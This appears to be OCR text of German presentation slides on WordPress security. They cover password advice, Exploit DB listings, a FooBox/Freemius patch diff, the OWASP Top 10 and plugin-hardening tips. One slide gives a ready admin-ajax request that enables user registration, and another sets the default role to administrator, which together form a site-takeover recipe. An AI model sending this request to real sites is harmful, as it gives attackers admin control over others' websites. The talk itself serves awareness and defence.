
- Laaaaaaaaaange Passwörter.
- Passwörter nicht mehrfach verwenden.
- Passwortmanager / im Browser speichern.
- WP Limit Login Attempt verlangsamt Brute Force.
- Kunden helfen sichere Passwörter zu erstellen!

Wordpress Sicherheitslücken

- Plugins mit kritischen Lücken suchen.
- Das Internet nach diesen Plugins scannen.
- Angriff automatisieren!

Exploit DB

Bekannte Lücken durchsuchen



Date	D	A	V	Title
2020-06-01	⬇		✕	WordPress Plugin BBPress 2.5 - Unauthenticated Privilege Escalatio
2020-05-29	⬇		✕	WordPress Plugin Multi-Scheduler 1.0.0 - Cross-Site Request Forgery
2020-05-26	⬇		✕	WordPress Plugin Drag and Drop File Upload Contact Form 1.3.3.2 - Execution
2020-05-25	⬇		✕	WordPress Plugin Form Maker 5.4.1 - 's' SQL Injection (Authenticate
2020-05-18	⬇		✕	WordPress Plugin Ajax Load More 5.3.1 - '#1' Authenticated SQL Inje
2020-05-12	⬇		✕	WordPress Plugin ChopSlider 3.4 - 'id' SQL Injection
2020-04-20	⬇		✕	WordPress Plugin Simple File List 5.4 - Remote Code Execution
2020-04-13	⬇		✕	WordPress Plugin Media Library Assistant 2.81 - Local File Inclusion
2020-04-10	⬇		✕	WordPress Plugin Helpful 2.4.11 - SQL Injection
2020-03-24	⬇		✕	WordPress Plugin WPForms 1.5.8.2 - Persistent Cross-Site Scripting
2020-03-23	⬇		✕	Wordpress Plugin PicUploader 1.0 - Remote File Upload
2020-03-13	⬇		✕	WordPress Plugin Custom Searchable Data System - Unauthenticate M]odification
2020-03-12	⬇	▣	✕	WordPress Plugin Appointment Booking Calendar 1.3.34 - CSV Injec
2020-03-11	⬇	▣	✕	WordPress Plugin Search Meter 2.13.2 - CSV injection
2020-03-02	⬇		✕	WordPress Plugin Tutor LMS 1.5.3 - Cross-Site Request Forgery (Add

Showing 1 to 15 of 1,200 entries (filtered from 42,882 total entries)

Wordpress Update Options

```
update_option( string $option, mixed $value, string|bool $autoload = null )
```

„This function is designed to work with or without a logged-in user. In terms of security, **plugin developers should check the current user’s capabilities before updating any options.**“

https://developer.wordpress.org/reference/functions/update_option/

Wordpress Optionen ändern

1. Registrierung neuer Nutzer aktivieren.
2. Default Rechte von neuen Nutzern auf Administrator setzen.

FooBox Image Lightbox

```
_debug_section() {
                                              * @since  1.1.7.3
                                              */
le() {                                     static function _toggle_debug_mode() {
                                         +        if ( ! is_super_admin() ) {
                                         +            return;
                                         +        }
                                         +
on', false, 'post' );                          $is_on = fs_request_get( 'is_on', false, 'post' );

in_array( $is_on, array( 0, 1                  if ( fs_request_is_post() && in_array( $is_on, array( 0
                                         ) ) ) {
_debug_log() {
                                              * @since  1.2.1.7
                                              */
{                                          static function _get_db_option() {
                                         +        check_admin_referer( 'fs_get_db_option' );
                                         +
( 'option_name' );                             $option_name = fs_request_get( 'option_name' );
```


```
/wp-admin/admin-ajax.php?action=fs_set_db_option&option_name=users_can_register&option_value=1
```

Wordpress Optionen:

default_role: administrator

users_can_register: 1

500.000+ Installationen.



(Updated March 8, 2019)

- 404 to 301 (Fixed) – 100,000+ Installs
- Ad Blocker Notify Lite (Unfixed as of 2.2.3) – 10,000+ Installs
- Better Notifications for WordPress (Fixed) – 20,000+ Installs
- BuddyForms (Fixed) – 3,000+ Installs
- Coming Soon Blocks (Coming Soon Page and Maintenance Mode for WordPress Block Editor) (Fixed) – 40+ Installs
- Contact Form 7 Multi-Step Forms (Fixed) – 20,000+ Installs
- Contact Form 7 Skins (Fixed) – 30,000+ Installs
- Content Aware Sidebars (Fixed) – 40,000+ Installs
- Delete Duplicate Posts (Fixed) – 10,000+ Installs
- Easy Watermark (Fixed) – 30,000+ Installs
- Final Tiles Grid Gallery (Image Photo Gallery Final Tiles Grid) (Fixed) – 30,000+ Installs
- FooBox Image Lightbox (Fixed) – 100,000+ Installs
- FooGallery (Fixed) – 100,000+ Installs
- Glossary (Fixed) – 1,000+ Installs
- Ivory Search (Unfixed as of 4.2) – 20,000+ Installs
- Livemesh Addons for Beaver Builder (Fixed) – 2,000+ Installs
- Livemesh Addons for Elementor (Unfixed as of 2.5.2) – 50,000+ Installs
- Livemesh Addons for WPBakery Page Builder – (Unfixed as of 2.5.1) – 20,000+ Installs
- Livemesh SiteOrigin Widgets (Unfixed as of 2.5.1) – 30,000+ Installs
- Mobile Menu (WP Mobile Menu) (Fixed) – 50,000+ Installs
- NextGEN Gallery (Fixed) – 900,000+ Installs
- Popup Maker (Fixed) – 300,000+ Installs
- Post Snippets (Fixed) – 30,000+ Installs
- Remove WP Update Nags (Fixed) – 60+ Installs
- Salon Booking System (Fixed, but originally most recent venison 3.28.3, was vulnerable) – 5,000+ Installs
- Smart Variations Images for WooCommerce (Fixed) – 3,000+ Installs
- Stop User Enumeration (Fixed) – 30,000+ Installs
- Widgets for SiteOrigin (Unfixed as of 1.4.2) – 40,000+ Installs
- WooSquare (Fixed) – 1,000+ Installs
- WP Affiliate Disclosure (Fixed) – 100+ Installs
- WP fail2ban (Fixed) – 30,000+ Installs
- WP Security Audit Log (Fixed) – 80,000+ Installs

Web Security

https://owasp.org/www-project-top-ten/

Top 10 Web Application Security Risks

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

6. **Security Misconfiguration**. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

7. **Cross-Site Scripting XSS**. XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

8. **Insecure Deserialization**. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

9. **Using Components with Known Vulnerabilities**. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

10. **Insufficient Logging & Monitoring**. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Wordpress Plugin Risikominimierung

- Nur absolut notwendige Plugins installieren.
- Changelogs der Plugins lesen und nach Sicherheitsproblemen Ausschau halten.
- Github Issues lesen und überprüfen, ob das Plugin noch gepflegt wird.
- Gab es bereits Sicherheitslücken in diesem Plugin?
- Vertrauenswürdige Entwickler? Existiert das Plugin bereits länger?
- https://wordpress.org/support/article/hardening-wordpress/

Pro Lösung:

WordPress als Backend, lokal.

Static Page Generator Plugin.

Ergebnis: HTML, CSS, JS.